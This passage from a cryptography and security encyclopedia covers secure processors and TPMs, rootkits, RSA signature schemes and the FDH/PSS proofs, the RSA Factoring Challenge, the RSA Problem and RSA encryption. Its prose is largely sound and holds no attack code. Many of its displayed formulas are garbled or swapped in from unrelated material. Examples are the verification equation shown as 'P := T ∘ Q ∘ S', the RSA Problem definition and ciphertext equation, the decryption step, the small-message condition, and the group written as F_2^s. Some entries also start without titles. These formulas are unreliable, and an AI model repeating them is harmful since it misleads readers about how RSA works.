The PC platform TPM is primarily specified to prevent external/network attacks from being successful, and the mobile platform specifications include additional physical protection requirements and considerations for digital rights management and data protection.

The main difference between a TPM and a secure processor is that the secure processor will also protect the confidentiality of the software and data during run-time execution. A secure processor is a System on a Chip or SoC that is designed to verify and protect the confidentiality and integrity of the software or data prior to and during execution. To do this multiple

architecture, attributes are required, including the use of cryptography internal to the device. Some of the challenges include how much cryptographic key material must be securely stored and protected within the Integrated Circuit where the average hacker or even a very sophisticated attacker has trouble accessing the information (tools and knowledge are two major barriers).

Attributes of a Secure Processor Root of Trust

A secure processor should include all of the attributes of the TPM plus others to ensure the confidentiality of the software and data execution. There is a set of key Architectural Elements, based on existing research (Rogers et al. 2005; Suh et al. 2003a, b, 2005; Yang et al. 2005; Elbaz et al. 2005), that a secure processor should include to create a root of trust, and to protect integrity and confidentiality of data and software. These elements include the following:

1. One or more CPUs
2. Internal unencrypted memory
3. Hardware to allow low-latency external memory encryption and decryption (confidentiality and integrity)
4. Hardware support for Trusted Boot through OS verification and loading
5. Hardware providing symmetric and asymmetric cryptography, hash, digital signature, etc. (Suite-B algorithms)
6. Support for Authentication protocol support
7. Support for establishing and maintaining Secure Communication channels
8. Support for key exchange protocol
9. Support for Process separation (SW/Data, data register and cache separation)

10. Key storage and Random Number Generation

11. Attack Protection features

There is currently no single commercial device that provides this full complement of functions in a transparent manner, but there are several devices that provide nearly all this functionality. The combination of the secure processor with developed trusted software and operating system will allow for the establishment of trust internal and external to the system and data protection while the data is in storage, in use, and when it is sent across networks.

Existing secure processing devices all have a major drawback. The software and data being protected often exceeds the devices internal memory constraints. This leads to the need for a large main memory external to the device, the need to cryptographically protect the information in the external memory, and the need to store or deterministically generate keys to decrypt the data – in a real-time manner with minimal latency.

Current Research in Secure Processing

Secure processing has been the subject of several academic research projects over the last decade. Two noteworthy projects are XOM (pronounced “ZOM”) and AEGIS because these focused on protection of data inside and external to the device, and did not depend on software (including the OS) for protection. XOM was originally proposed in 2000, and AEGIS in 2003.

Open Problems

Secure Processing:

There are multiple research projects identifying architectural attributes of secure processors (XOM and AEGIS), and the Trusted Computing Group is establishing industry-level standards. Unfortunately, the TFG and most commercial processor companies are not focused on a secure monolithic System on Chip (SoC) architecture to support secure processing to support the highest levels of trust. A lot of the existing research on secure processing is out of date or not very relevant to modern multi-core

processors or systems. Some potential topics for future research include the following:

1. Extension of trust in systems using TPMs or other Roots of Trust

2. Methods to verify the integrity of ICs within a system to extend trust to the rest of the systems hardware

3. Physically Unclonable Functions

   (a) Reasonable applications methods to generate keys reliably

   (b) Workable challenge response mechanisms

   (c) Support for attestation

4. Control of the JTAG interface by hardware to extend hardware trust, and prevention of the interface for use in a system attack

Run-time Memory Encryption:

In-line memory encryption adds to the memory access bottle neck. Some papers have identified crypto attacks and design guidelines. Most published research select a block encryption scheme like AES and then quantifies the latency for using the scheme or identify methods to minimize this latency. Other research suggests the use of One-Time Pads (OTP) or stream ciphers without details of how to efficiently implement or design the crypto engine into the processor.

There is a real need for additional research on new and efficient real-time methods of encryption and decryption before external memory crypto in real time–embedded or desktop systems will be possible.

Synonyms

Maliciously modified set of administrative tools

Definition

Rootkits are software packages that set up and maintain a user's environment on a compromised machine.

Background

The term "rootkit" is originated from the UNIX operating system's "root" and the word "kit." Root is the super user in the UNIX environment and kit is a collection of malicious tools.

Applications

The technologies and tricks used in rootkits are intended to hide its data and code. A rootkit protects backdoors such as covert channels and local vulnerabilities like distributed denial of service attack, key loggers, passwords sniffers, and agents. Rootkits use a four-step process to be

operational. The first step is to find a vulnerable host and then exploit the host. After gaining access to the host, the attacker downloads the rootkit from his site or a dead drop box. The last step is to deploy the kit via an installation script. The installation process disables the history (like shell history in Unix), unpacks components, sets up directory structure, kills system logging activities, modifies system start-up files, and hides evidence of the rootkit package. Once installed, rootkit maintains access to the compromised system, attacks other systems, and destroys evidence.

One may classify rootkit software packages into three main categories: binary, kernel, and library kits. Binary kits replace system files with Trojan counterpart and deploy files in a hidden directory like “/dev/.lib.” They use invisible characters in directory names to make detection and deletion harder. There are tools to adjust time stamps and size of the Trojan to the original. Unlike binary kits, kernal kits hook into system’s kernel and modify necessary system calls. These rootkits can make the whole operating system untrustworthy by adding and modifying device drivers and patching the kernel. Library kits replace the standard system libraries and position in such a way that they will be loaded before the system libraries.

RSA Digital Signature Scheme

Burt Kaliski[50] ✉
(50) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An *RSA digital signature scheme* is any of several digital signature schemes based on the RSA Problem.

Theory

In the basic formula for the RSA cryptosystem (Rivest et al. 1978), a digital signature *s* is computed on a message *m* according to the equation (Modular Arithmetic)

$$s \equiv m^d \bmod n \tag{1}$$

where (*n*, *d*) is the signer's RSA private key. The signature is verified by recovering the message *m* with the signer's RSA public key (*n*, *e*):

$$\mathcal{P} := T \circ \mathcal{Q} \circ S \tag{2}$$

Though the meaning of the value *m* that is signed with this formula has changed over the years, the basic formula has remained the same since it was introduced in 1977. The purpose of this entry is to survey the main approaches based on that formula, each of which can be referred to as an *RSA digital signature scheme*.

In the definition just given, the value *m* is itself the message. This is helpful for illustration, but introduces a few challenges:

1. The set of messages that can be signed with the basic formula is limited to the set of integers in the range [0, $n - 1$]. A larger value of m could be signed, but the value $m \bmod n$ is all that would be protected (or recovered).

2. Some messages are quite easy to sign, for instance, $m = 0$ always has the signature 0 regardless of the signer's private key, and similarly the signature for $m = 1$ is 1 and for $m = n - 1$ it is $n - 1$.

3. Every signature value s corresponds to some message m by Eq. 2. It is easy therefore to construct valid message-signature pairs given only the signer's public key by starting with the signature value s (though the messages so obtained might not be anything meaningful).

4. Finally, the signer's willingness to provide signatures on some messages can be exploited by an opponent to obtain signatures on additional messages. As an example, if the opponent wants a signature on a message m but does not want the signer to see m, the opponent can instead ask to have the message $m' \equiv mr^e \bmod n$ signed, where r is a random value. Let s' be the signature on m', and let $s \equiv s'r^{-1} \bmod n$. Then s is the signature on m. Though this property has the benefit of enabling blind signatures, it also presents an avenue for attack. More generally, RSA signatures have a multiplicative property that can be an advantage or a disadvantage depending on the situation: given signatures on messages m_1 and m_2, it is straightforward to determine the signatures on any combination of products of the form $m_1^i m_2^j$.

Due to the various concerns just described, RSA digital signature schemes in practice are typically constructed so that the value m is not the message itself, but rather a *message representative* derived from the message. This approach employs four design principles that address the concerns just noted:

- *Large message space*. The set of messages that can be signed should be as large as possible. For this reason, the value m is typically derived in some way from the result of applying a hash function to the actual message to be signed.

- *Nontrivial message representative*. Message representatives such as 0 and 1 should be avoided, or should be very unlikely. In some schemes, this is accomplished by giving *m* a "random" appearance and in others, just by some padding.
- *Sparse message representative space*. Only a small fraction of values of *m* should be valid message representatives; this makes it unlikely that a random signature *s* will correspond to a valid *m*. For this reason, the value *m* generally has some structure that can be verified, and which is unlikely to occur at random. Alternatively, if many values of *m* are valid, then it should be difficult to find a message with a given message representative *m*.
- *Non-multiplicativity*. Multiplicative relationships between signatures should be avoided. Randomness or padding, and structure, both help in this regard.

One of the earliest and simplest improvements over the basic formula is to define the message representative *m* as the hash of the message *M* being signed, $m = Hash(M)$. This meets the first three design goals: messages of any length can be signed; hash values such as 0 and 1 are very unlikely; and assuming the hash values are sufficiently shorter than the modulus *n*, only a small fraction of values of *m* will be valid hash values.

However, multiplicative relationships are still a potential problem. In particular, if the hash output is significantly shorter than the modulus (e.g., 160 bits vs. 1024 bits with today's parameter sizes), then it is possible to attack the signature scheme by methods from index calculus. Although the opponent cannot factor the modulus, the attacker can readily factor the much shorter hash values. From a sufficiently large set of signatures, the attacker can thereby solve for the signatures on *all* values *m* in a factor base by index calculus – and from those construct the signature on *any* message *M* for which $Hash(M)$ is smooth with respect to that factor base (Smoothness). (This approach, observed in the design of the PKCS #1 specification (PKCS #1 v1.5 1993) discussed below, is an extension of an early attack on the RSA cryptosystem by Desmedt and Odlyzko (1986).) On the other hand, if the hash value is as long as the modulus *n*, then factoring the hash value is as hard as factoring the modulus, so the attack just described is not a concern. This is the basis for the *Full Domain Hash* (FDH) scheme of Bellare and Rogaway (1993). In fact, FDH turns out to have an additional security benefit, which is that it is possible in the random

oracle model to obtain a proof that the signature scheme is as difficult to break, as the RSA Problem is to solve. (Recall that the RSA Problem is up to a certain ratio to solve for x such that $y \equiv x^e \bmod n$, given y, n, and e, where the target value y is random.) It is instructive to explore that proof briefly, as it is a good example of the modern design of cryptographic schemes that has resulted from the insights of Bellare and Rogaway and other contemporary researchers.

In the proof, the attacker is assumed to have the ability to do the following:

- Obtain signatures from the actual signer on some number of chosen messages M.
- Evaluate the hash function on some number of chosen messages M.

The underlying hash function is modeled as a random oracle (Random Oracle Model), meaning that the attacker's probability of success is taken over a *random* choice of hash function. Accordingly, it is not enough that the attack works well for *some* hash function; rather, it must work well, on average, for *any* (theoretical) hash function. This is a strong assumption on the attack, but a reasonable starting point for analysis.

The attacker's goal is to produce a new signature s' on a new message M', and to be able to do so in a reasonable amount of time with high probability.

Suppose now that there is such an attacker, represented by an algorithm A. In the proof, this algorithm A is transformed to a second algorithm B that breaks the RSA Problem in a similar amount of time and probability. The "reduction" (Computational Complexity) from B to A takes advantage of the fact that the hash function is a black box, so the attacker cannot look inside. Accordingly, it is possible to "simulate" both the signer and the hash function so that they appear to be actual ones to the algorithm A, but such that when algorithm A forges the signature, it will in fact be solving an instance of the RSA Problem.

The reduction employs a table that has a signature-hash entry for each message, and goes something like this:

1. When the attacker asks to obtain a signature on a message M, the simulated signer first looks in the table to see if there is an entry for the message. If so, the signature part of that entry is returned. If not, see Step 3 below.

2. When the attacker asks to evaluate the hash function on a message M, the "simulated" hash function likewise first looks and returns the hash part of an entry, if there is one. If not, see Step 3 next.

3. In either case, if there is no entry for the message, then a new one is created. First, a random signature s is generated. Second, a message representative $m \equiv s^e \mod n$ is computed. Third, the pair (m, s) is entered in the table as the hash-signature pair for the message M. Finally, the hash or signature is returned according to the attacker's request.

This simulation looks just like an actual signer and random hash function, because the hash value for a given message is random (since s is random), and the hash-signature pair for each message is internally consistent. Thus, an attacker will be just as successful when interacting with this simulation, as in the actual environment. But notice that the simulation does not need the actual signer's private key. So the simulator, combined with the algorithm A, yields another algorithm B, also independent of the actual signer's private key, which can then be applied to solve the RSA Problem.

In order to produce a forged signature on some message other than by accident, the attacker has to ask for the hash of the message. Otherwise, since the hash value is random, the probability that the signature will match is $1/n$, that is, essentially 0. Because this signature is a forgery and FDH is deterministic, the attacker cannot ask for another signature on the same message. This means that there will be at least one message that the attacker asks to be hashed, but does not ask to be signed.

The one extra message gives the simulator an opportunity to embed an instance of the RSA Problem into the hash value. This is done with a small change to Step 2 above. In particular, at one randomly selected time during the interaction with the attacker, instead of constructing a new entry, the step returns, as the hash value on that message, the target value y for the RSA Problem to be solved. Now, if the attacker also asks for a signature on the same message, the simulation will fail. But if the attacker produces a new signature on that message – a forgery – then the signature will be the solution to the RSA Problem on y!

Algorithm B is thus able to solve the RSA Problem whenever algorithm A produces a forgery, provided that the hash value involved in the forgery is the one selected by the simulator (and Algorithm A uses the hash value, rather than guessing the signature). Suppose algorithm A succeeds with probability ϵ_A in time T_A, and asks for at most Q messages to be hashed. Then algorithm B succeeds with probability at least $(\epsilon_A - 1/n)/Q$ in time just slightly more than T_A. Conversely, this means that if there is no algorithm for solving the RSA Problem that succeeds with probability greater than ϵ_B in time T_B, then there is no algorithm for forging signatures with probability greater than $\epsilon_B Q + 1/n$ in time T_B.

Because in practice an attacker can run a hash function a very large number of times, the ratio between the probabilities ϵ_A and ϵ_B may be quite large. Thus, the security proof itself may not imply as great a minimum difficulty as one might desire for forging FDH signatures, at least for typical parameter sizes. For instance, if one believes that the probability of breaking the RSA problem in a certain amount of time is at most 2^{-80}, and that an attacker can run the hash function 2^{64} times, then the proof only shows that the probability of forgery is at most about 2^{-16}. This does not mean that there is an algorithm that is successful to this extent; it just means that such an algorithm cannot be ruled out by the proof itself. Still, the line of reasoning is better than for "ad hoc" designs, where there is no clear connection between the difficulty of forgery and the RSA Problem.

The reason that the reduction for FDH is so "loose" (i.e., the ratio is so high) is that the simulator is able to embed the RSA Problem into only one hash value. Another scheme by the same authors, the *Probabilistic Signature Scheme* (PSS) (Bellare and Rogaway 1996), overcomes this limitation by introducing a random value (called a *seed*, which plays a role similar to *salt*) into each signature operation. As a result, each signature is independent of previous hash operations, so each hash value can embed a separate instance of the RSA Problem.

In PSS, the probability of success for breaking the RSA Problem is about the same as the probability for forging signatures, which is the best security reduction one can achieve.

(Some improvement in the security reduction for FDH can be obtained by a better proof technique, as Coron has shown (Coron 2002). Coron also gives a very careful analysis of the effect of the size of the salt on the

reduction in PSS.) In addition to the tight security proof, PSS has a second advantage: It has a simple variant, called PSS-R, that provides *message recovery*. In PSS-R, part or all of the message can be carried in the message representative in addition to the hash value. This is a return to the goal of the original formula, but with stronger security properties.

Applications

The digital signature schemes just described appear in industry standards and are employed in practice to varying degrees.

For the long term, PSS and PSS-R may well prevail as the most common RSA signature schemes, and they are found in newer standards such as PKCS #1 v2.1 (2002), ISO/IEC 9796-2 (2002) and ISO/IEC 14888-2 (2008), and IEEE 1363a (2004). However, in the near term, other signature schemes are better established. The most common today in practice is the PKCS #1 v1.5 scheme, introduced in 1991 in the first set of Public-Key Cryptography Standards from RSA Laboratories (ISO/IEC 9796-2 2002). The scheme has an ad hoc design where the message representative is constructed from a hash value with simple padding. On the one hand, no practical attack has been developed on this scheme, though some specially constructed cases have been shown to have weaknesses (see Coron et al. 1999). On the other hand, no security proof is available either, and it seems unlikely that one would be developed. Thus, like primitives from symmetric cryptography, the security of the scheme depends on resistance against specific attacks rather than a security reduction from a hard problem.

Another scheme today, found more in standard documents than in practice, is the scheme in ANSI X9.31 (1998), which is also in ISO/IEC 14888-2. (A variant with message recovery is in ISO/IEC 9796-2 (2002).) This scheme also has an ad hoc design with similar security properties to PKCS #1 v1.5.

An early scheme with message recovery can be found in ISO/IEC 9796-1 (1999). The scheme is particularly attractive for implementation since no hash function is involved. However, the scheme has turned out to be vulnerable to attack in some cases, as shown by Grieu (2000) and in further work with by Coppersmith et al. (2008). The standard has since been withdrawn. (Not all implementations of the standard are affected by the

attacks; in particular, implementations where the message being signed and "recovered" is itself a hash value are not affected.) Some of the RSA signature schemes mentioned also have variants based on the Rabin cryptosystem; this is true of the schemes in ANSI X9.31 and the various ISO/IEC documents, as well as PSS and PSS-R, though not the PKCS #1 v1.5 scheme. The variants based on the Rabin cryptosystem have the advantage that they allow the public exponent $e = 2$, so that signature verification is very efficient; but on the other hand, some extra steps are required due to the fact that not every message representative m may have a square root modulo n (see Rabin Digital Signature Scheme for further discussion.)

A complementary approach to the schemes just described, which is primarily of research interest so far, is to derive the public exponent e itself from the message, where the value m is fixed within the public key. The advantage of this approach, described by Gennaro et al. (1999), is that it is possible to obtain a tight security proof in the standard model, where the hash function is only assumed to have a certain "division-intractability" property – it does not need to be modeled as a random oracle. The difficulty of forging a signature can be shown to be closely related to the Strong RSA Assumption (refer again RSA Problem). (Note though that the initial analysis needed some improvements (Coron and Naccache 2000).) A related approach is presented by Vanstone and Qu (2000); in their approach, both e and m may be derived from the message.

RSA Factoring Challenge

Burt Kaliski[51] ✉
(51) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

The RSA factoring challenge is a competition run from 1991 to 2007 that awarded cash prizes for the successful factorizations of certain large numbers.

Background

Starting in 1991, RSA Data Security (now part of EMC Corporation) offered a set of "challenges" intended to measure the difficulty of integer factoring. The challenges consisted of a list of 41 *RSA Numbers*, each the product of two prime numbers of approximately equal length, and another, larger list of *Partition Numbers* generated according to a recurrence.

The first five of the RSA Numbers, ranging from 100 to 140 decimal digits (330–463 bits), were factored successfully by 1999 (see Cavallar et al. (1999) for details on the largest of these). An additional 512-bit (155-digit) challenge number was later added in view of the popularity of that key size in practice; it was also factored in 1999 (Atkins et al. 1995).

In addition to the formal challenge numbers, an old challenge number first published in August 1977, renamed "RSA-129," was factored in 1994 (Atkins et al. 1995).

The original challenge was replaced with a second series that ran from 2001 to 2007 with numbers from 576 to 2048 bits. The numbers in the second series are designated by their length in bits rather than decimal digits.

The Quadratic Sieve was employed for the numbers up to RSA-129, and the Number Field Sieve for Factoring for the rest.

The work factor in MIPS-years, summarized in Table 1, was roughly in line with expectations for these methods as techniques steadily improved. It is noteworthy that the effort for RSA-130, taking advantage of the Number Field Sieve, was less than that for RSA-129. The teams that factored RSA-160 and larger numbers expressed the work factor in terms of specific CPU times rather than converting to MIPS-years. For instance, RSA-200 was reported to have taken the equivalent of 75 processor-years on a 2.2 GHz AMD Opteron processor. This is about twice the effort reported for RSA-640. (Factorizations of numbers in this challenge continue to be reported. As of this writing, the largest number in the challenge to be factored is RSA-768 (Kleinjung et al. 2010), which took about 2000 processor-years. In addition to the factorizations in Table 1, RSA-170, −180, and −190 have also been factored recently.)

RSA Factoring Challenge, Table 1 Results of the RSA factoring challenge

Number	Bits	Year	Method	MIPS-years
RSA-100	330	1991	QS	7
RSA-110	364	1992	QS	75
RSA-120	397	1993	QS	830
RSA-129	426	1994	QS	5000
RSA-130	430	1996	NFS	1000
RSA-140	463	1999	NFS	2000
RSA-155	512	1999	NFS	8000
RSA-160	530	2003	NFS	Not given
RSA-576	576	2003	NFS	Not given
RSA-640	640	2007	NFS	Not given
RSA-200	663	2005	NFS	Not given
RSA-768	768	2009	NFS	Not given

Adapted from Contini (1999)
QS quadratic sieve, *NFS* number field sieve

Cash prizes of more than US$50,000 were awarded to the winners over the duration of the contest.

Applications

Competitions like the RSA Factoring Challenge and the ECC Challenges are helpful in establishing confidence in a cryptosystem as they provide a focal point for demonstrating the effectiveness of algorithms for breaking the cryptosystem.

Definition

Given an RSA public key (*n*, *e*) and a ciphertext *C*, the *RSA Problem* is to find a message M such that

$$e\,d \equiv 1 (\mathrm{mod}\ \lambda(n))$$

Theory

In RSA public-key encryption (Rivest et al. 1978), Alice encrypts a plaintext *M* for Bob using Bob's encryption key (*n*, *e*) by computing the ciphertext

$$\left(c_5\ c_4\ c_3\ c_2\ c_1\ c_0\right), \tag{1}$$

where *n*, the *modulus*, is the product of two or more large primes, and *e*, the *public exponent*, is an (odd) integer $e \geq 3$ that is relatively prime to $\phi(n)$, the *order* of the multiplicative *group* F_2^s . (Refer Euler's totient function, modular arithmetic for background on these concepts.) Bob, who knows the

corresponding RSA decryption key (n, d), can easily decrypt since $de = 1(\mathrm{mod}\phi(n))$ implies that

$$Q_{-k_i'} \leftarrow Q_{-k_i'} - P \tag{2}$$

An adversary may learn C by eavesdropping and may very well also know Bob's public key; nonetheless, such an adversary should not be able to compute the corresponding plaintext M.

One may formalize the task faced by this adversary as the *RSA Problem*.

The RSA Problem. Given an RSA public key (n, e) and a ciphertext $C = M^e(\mathrm{mod}\ \ n)$, to compute M.

To solve the RSA Problem, an adversary, who doesn't know the private key, must nonetheless invert the RSA function.

The *RSA Assumption* is that the RSA Problem is hard to solve when the modulus n is sufficiently large and randomly generated, and the plaintext M (and hence the ciphertext C) is a random integer between 0 and $n - 1$. The assumption is the same as saying that the RSA function is a trapdoor one-way function (the private key is the trapdoor).

The randomness of the plaintext M over the range $[0, n - 1]$ is important in the assumption. If M is known to be from a small space, for instance, then an adversary can solve for M by trying all possible values for M.

The RSA Problem is the basis for the security of RSA public-key encryption as well as RSA digital signature schemes.

See also surveys by Boneh (1999) and Katzenbeisser (2001).

Relationship to Integer Factoring

The RSA Problem is clearly no harder than integer factoring since an adversary who can factor the modulus n can compute the private key (n, d) from the public key (n, e).

However, it is not clear whether the converse is true, i.e., whether an algorithm for integer factoring can be efficiently constructed from an algorithm for solving the RSA Problem.

Boneh and Venkatesan (1988) have given evidence that such a construction is unlikely when the public exponent is very small, such as $e = 3$ or 17. Their result means that the RSA Problem for very small exponents could be easier than integer factoring, but it doesn't imply that the RSA Problem is actually easier, i.e., efficient algorithms are still not

known. For larger public exponents, the question of equivalence with integer factoring is still open as of this writing.

Recovering the Private Key

Clearly, if the adversary could compute Bob's private key (n, d) from his public key (n, e), then the adversary could decrypt C using Eq. 2.

However, DeLaurentis (1984) and Miller (1976) have shown that computing an RSA private key (n, d) from the corresponding RSA encryption key (n, e) is as hard as factoring the modulus n into its prime factors p and q. As already noted, given the factors p and q, it is easy to compute d from e, and conversely, there is a probabilistic polynomial-time algorithm which takes as input n, e, and d, and which factors n into p and q (see also Fact 1 in Boneh 1999). If the modulus n was chosen as the product of two "sufficiently large" randomly-chosen prime numbers p and q, then the problem of factoring n appears to be intractable. Thus, the private exponent d is protected from disclosure by the difficulty of factoring the modulus n.

An adversary might also try to compute d using some method of solving the discrete logarithm problem. For example, an adversary could compute the discrete logarithm of M to the base $M^e \pmod{n}$. If d is too small (say, less than 160 bits), then an adversary might be able to recover it by the baby step-giant step method.

Even if d is too large to be recovered by discrete logarithm methods, however, it may still be at risk.

For example, Wiener (1990) has shown that if the private exponent is less than $n^{1/4}/3$, an adversary can efficiently compute d given n and e. An improved bound of $n^{0.292}$ has been presented by Boneh and Durfee (2000) (Wiener, Boneh-Durfee, and May Attacks on the RSA Public Key Cryptosystem).

However, it does appear to be the case that if the RSA parameters were chosen large enough, then the adversary cannot solve the RSA Problem by computing the private RSA exponent of the recipient.

Self-Reducibility

It is conceivable that someone could devise a clever procedure for solving the RSA Problem without factoring the modulus n or determining the private key d. An adversary might, for example, have a procedure that

decrypts a small fraction of “weak” ciphertexts. However, the RSA procedure enjoys a certain kind of “self-reducibility,” since it is multiplicative:

$$(MR)^e = M^e R^e \pmod{n}.$$

An adversary can transform a given ciphertext M^e into another one $(MR)^e$ by multiplying it by the encryption R^e of a randomly chosen element R of F_2^s . Since the result has a chance of being a “weak” ciphertext, it follows that if there is an adversarial procedure A that can decrypt a fraction ε of ciphertexts, then there is another (randomized) adversarial procedure A' that can decrypt all ciphertexts in expected running time that is polynomial in the running time of A, in $1/\epsilon$, and in $\log n$ (Polynomial Time) (See Motwani and Raghavan 1995, Section 14.4). Self-reducibility is a double-edged sword. On the one hand, it provides assurance that “all” random ciphertexts are equally hard to invert. This property has been helpful in the security proofs for several public-key encryption and signature schemes based on the RSA Problem. On the other hand, self-reducibility provides an avenue for an adversary to gain information about the decryption of one ciphertext from the decryption of other ciphertexts (see section “Chosen Ciphertext Attacks”) below.

Low Public-Exponent RSA

A user of the RSA cryptosystem may reasonably wish to use a public exponent e that is relatively short: common choices are $e = 3$ or $e = 2^{16} + 1 = 65537$. Using a short public exponent results in faster public-key encryption and faster public-key signature verification. Does this weaken RSA?

If the public exponent is small and the plaintext M is very short, then the RSA function may be easy to invert: in particular, if $\Omega(\log(N))$, then $C = M^e$ over the integers, so M can be recovered as $K_{i,2} = g^{r_i}$.

Håstad (1988) shows that small public exponents can be dangerous when the same plaintext is sent to many different recipients, even if the plaintext is “padded” in various (simple) ways beforehand.

Coppersmith et al. (1996) give a powerful “related-messages” attack, which is effective when the public exponent is small, based on the LLL algorithm (Lenstra et al. 1982) for lattice reduction.

Because of these concerns, small public exponents are sometimes avoided in industry standards and in practice. However, the concerns can also be addressed with appropriate padding schemes (see section "Chosen Ciphertext Attacks" below), provided they are correctly implemented. For digital signature schemes, small public exponents are generally not an issue.

Strong RSA Assumption

The Strong RSA Assumption was introduced by Barić and Pfitzmann (1997) and by Fujisaki and Okamoto (1997) (see also Cramer and Shoup 2000).

This assumption differs from the RSA Assumption in that the adversary can select the public exponent e. The adversary's task is to compute, given a modulus n and a ciphertext C, *any* plaintext M and (odd) public exponent $e \geq 3$ such that $C = M^e \pmod{n}$. This may well be easier than solving the RSA Problem, so the assumption that it is hard is a stronger assumption than the RSA Assumption. The Strong RSA Assumption is the basis for a variety of cryptographic constructions.

Bit-Security of RSA Encryption

It is conceivable that RSA could be "secure" in the sense that the RSA Assumption holds (i.e., RSA is hard to invert), yet still "leak" information in that certain plaintext bits are easy to predict from the ciphertext. Does RSA provide security to individual bits of plaintext?

Goldwasser et al. (1982) first studied the bit-security of RSA, showing that an adversary who could reliably extract from a ciphertext the least signficant bit (lsb) of the plaintext would in fact be able to decrypt RSA efficiently (i.e., obtain the entire plaintext efficiently).

This line of research was pursued by other researchers. For example, Vazirani and Vazirani (1984) showed that an adversary could still decrypt even with an lsb procedure that was only $0.732 + \epsilon$ accurate. They also showed that the low-order $\log(\log(n))$ bits of plaintext are $3/4 + \epsilon$ secure.

Chor and Goldreich (1985) improved this result to show that the least-significant bit of RSA plaintext cannot be predicted with probability better than $1/2 + 1/poly(\log(n))$ (under the RSA Assumption). Alexi et al. (1984, 1988) completed this result to show that the least-significant $\log(\log(n))$ bits are secure in the same sense. (Fischlin and Schnorr (2000) provide a simpler and tighter proof of this result.) Håstad and Näslund (1998) have

shown that *all* of the plaintext bits are well protected by RSA, in the sense that having a nontrivial advantage for predicting any one plaintext bit would enable the adversary to invert RSA completely. (Refer also to Hard-Core Bit.)

The results about bit-security of RSA generally involve a *reduction* technique (Computational Complexity), where an algorithm for solving the RSA Problem is constructed from an algorithm for predicting one (or more) plaintext bits. Like self-reducibility, bit-security is a double-edged sword. This is because the security reductions also provide an avenue of attack on a "leaky" implementation. If an implementation of an RSA decryption operation leaks some bits of the plaintext, then an adversary can potentially solve the RSA Problem for *any* ciphertext just by observing the implementation's behavior on some number of other ciphertexts. Such attacks have been described by Bleichenbacher (1988) and by Manger (2001).

Chosen Ciphertext Attacks

An adversary may be able to decrypt an RSA ciphertext C by obtaining decryptions (e.g., from the legitimate recipient) of other ciphertexts C_1, C_2, …, C_k (which may or may not be related to C). Such attacks are known as chosen ciphertext attacks (CCA1 and CCA2, depending on whether the C_i s are allowed to depend upon C (of course they cannot be equal to C)); see Bellare et al. (1998) for details.

(The attacks related to bit-security are a special case of chosen-ciphertext attacks in which the adversary only obtains partial information about the decryption, not the full plaintext.)

Davida (1982) first studied chosen ciphertext attacks for RSA utilizing the multiplicative property of RSA.

Desmedt and Odlyzko (1986) provided another chosen ciphertext attack based on obtaining the decryption of many small primes.

To defeat chosen ciphertext attacks, researchers have turned to (possibly randomized) "padding" schemes that (reversibly) transform a plaintext before encryption.

One such proposal is Optimal Asymmetric Encryption Padding (OAEP) (Bellare and Rogaway 1996a) which has been proven secure for chosen ciphertext attacks by Fujisaki et al. (2004) under the RSA assumption.

Other proposals that also avoid chosen ciphertext attacks have better security properties (Okamoto and Pointcheval 2001; Shoup 2001). Refer also RSA public-key encryption for related discussion.

Chosen-message attacks on digital signature schemes are the analogue to chosen ciphertext attacks on public-key encryption, and various padding schemes have been developed to defeat them as well, such as the Probabilistic Signature Scheme (PSS) of Bellare and Rogaway (1996b) and the scheme of Gennaro et al. (1999). Refer also RSA Digital Signature Scheme.

Conclusions

The RSA Problem is now over 30 years old. The elegant simplicity of the problem has led to numerous observations over the years, some yielding attacks, others avoiding them. Public-key encryption schemes and digital signature schemes have been developed, whose strength is derived fully from the RSA Problem. The remaining open question, still, is how closely the security of the RSA Problem depends on integer factoring, and as with any hard problem in cryptography, whether any methods faster than those currently available for solving the problem will ever be discovered.

Applications

The RSA Problem is the basis for the security of several cryptosystems in practice, as further described in the articles RSA public-key encryption and RSA digital signature schemes.

Open Problems

The status of various open problems has been described throughout this entry. The most important among them, of course, is whether the RSA Problem is indeed difficult, i.e., to prove a lower bound on the running time of an algorithm that solves the RSA Problem. It would also be theoretically significant to know whether the RSA Problem is as difficult as integer factoring.

RSA Public-Key Encryption

David Pointcheval[54] ✉

Definition

RSA public-key encryption (due to Rivest, Shamir, and Adleman) is an asymmetric encryption scheme based on the RSA trapdoor one-way permutation, and thus related to integer factoring.

Theory

One-Way Permutations

A one-way function is a function f that anyone can compute efficiently, however inverting f is hard. Such a primitive is the basis of modern cryptography, and relies on the open problem $\mathcal{L}$ vs. $\mathcal{NP}$ (computational complexity). As a consequence, any $\mathcal{NP}$ -complete problem should lead to such a one-way function candidate. Unfortunately, $\mathcal{NP}$ -complete problems are not so convenient for cryptographic applications, because either they are hard to solve for very large instances only, or very few instances are hard but the problem is easy on average. Furthermore, such a primitive is not enough for public-key encryption.

A trapdoor one-way permutation primitive (substitutions and permutations) is a permutation f onto a set X that anyone can compute efficiently; however, inverting f is hard unless one is also given some

"trapdoor" information. Given the trapdoor information, computing g the inverse of f becomes easy. Naively, a trapdoor one-way permutation defines a simple public-key encryption scheme (public key cryptography): The description of f is the public key and the trapdoor, or equivalently the inverse permutation g, is the secret key. As a consequence, in order to send a message $m \in X$ to the owner of the public key f, one computes $c = f(m)$. The recipient is the only one to know the trapdoor, and thus the only one able to compute $m = g(c)$.

Number Theory

A first simple candidate that may come to mind as a one-way function, except $\mathcal{NP}$ -complete problems, is integer multiplication: While it is easy to multiply two prime integers p and q to get the product $n = p \cdot q$, there is no easy way to get back p and q from n. Indeed, the product of two integers p and q of similar bit-size k just requires a quadratic amount of time in k. However, the factorization of any integer n, which consists of either writing n as a product of prime numbers $a, b \in \mathbb{Z}_p^*$ —which decomposition is unique up to a permutation of the factors—or just extracting one factor, is much more intricate. Factorization is indeed believed to be a quite difficult problem (integer factorization), especially for products of two primes of similar sizes.

Unfortunately, integer multiplication is just one-way. And no trapdoor can make inversion easier. However, some algebraic structures are based on the factorization of an integer n, where some computations are difficult without the factorization of n, but easy with it: In the finite quotient ring $\mathbb{Z}_n = \mathbb{Z}/n\mathbb{Z}$ (modular arithmetic), one can easily compute basic operations (equality test, addition, subtraction or multiplication). About inversion, Bézout's theorem gives a theoretical result, while the extended Euclidean algorithm gives the constructive version, since it explicitly computes u and v:

Theorem 1 (Bézout) Let a and n be two integers, then there exist u, $v \in \mathbb{Z}$ such that $au + nv = 1$ if and only if $\gcd(a, n) = 1$.

